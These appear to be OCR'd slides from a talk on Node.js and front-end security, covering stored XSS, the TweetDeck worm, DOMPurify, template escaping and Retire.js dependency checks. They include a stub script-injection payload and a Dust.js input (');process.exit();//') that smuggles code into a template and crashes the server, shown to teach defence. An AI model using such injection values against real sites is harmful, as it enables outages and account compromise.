

PUT /account/edit
{ firstName: '<script>…' }
Attacker
yoursite.com
GET /addressBook
Victim
yoursite.com
<script>…</script>
GET /addressBook
Victim
yoursite.com
<script>…</script>

Case Study: TweetDeck worm

TweetDeck worm



TweetDeck worm



TweetDeck worm

Just one tweet.

TweetDeck worm

Just two months ago.

… So how do I escape?

DOMPurify and Google Caja

DOMPurify

```
<script src="dompurify.js"></script>
```

```
var clean = DOMPurify.sanitize(dirty);
```

Plain ol' JavaScript

DOMPurify

```
require(['dompurify'], function(DOMPurify) {
    var clean = DOMPurify.sanitize(dirty);
});
```

RequireJS / AMD

DOMPurify


Node?

DOMPurify

Node?

Coming soon!

Rule #2



Know your templating library.

Use it properly.

Underscore templates

```
<input type="text" name="zipCode" value="<%= zipCode %>" />
```

```
<input type="text" name="zipCode" value="<%- zipCode %>" />
```

Dust.js templates


```
{@if cond="{cardType} === 'VISA'"}
  <li class="visa"></li>
{/if}
```

```
{@if cond="{zipCode} === {defaultZipCode}"}
    <li class="default"></li>
{/if}
```

```
{
    "zipCode": "\\",
    "defaultZipCode": ");process.exit();//"
}
```

Your server crashed.

Rule #3



Upgrade your front-end dependencies.

Retire.js

jQuery <1.9.0

jQuery Mobile <1.0.1

Backbone <0.5.0

Angular <1.2.0

Handlebars <1.0.0

YUI <3.9.2

Ember <1.3.2

Mustache <0.3.1

easyXDM <2.4.19

```
npm install grunt-retire --save-dev
```

```
grunt retire
```

```
Running "retire:jsPath" (retire) task

>> test-files/jquery-1.6.js
>> ↳ jquery 1.6 has known vulnerabilities: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-4969

>> Aborted due to warnings.
```


Automate it!

C’mon, it’s 1 line.


Rules of Thumb

No matter what you do,
someone will **always**
find a way in


But, you'll get 80% there if you...




Choose libraries with **good security defaults.**



Sanitize data coming in and going out.



Update your dependencies!



Automate security, too.

Ok.

Ok. so,

Ok. so, listen...

Node is awesome.

It’s enterprise ready.

We just need to write better, more secure apps.

thanks!

We're hiring!

mark stuart

 @mark_stuart

 @mstuart

Links

https://github.com/nodesecurity/grunt-nsp-package

https://github.com/bekk/grunt-retire

https://nodesecurity.io/

http://krakenjs.com/

https://github.com/krakenjs/lusca

https://github.com/evilpacket/helmet

https://david-dm.org/

https://www.owasp.org/index.php/Cross-Site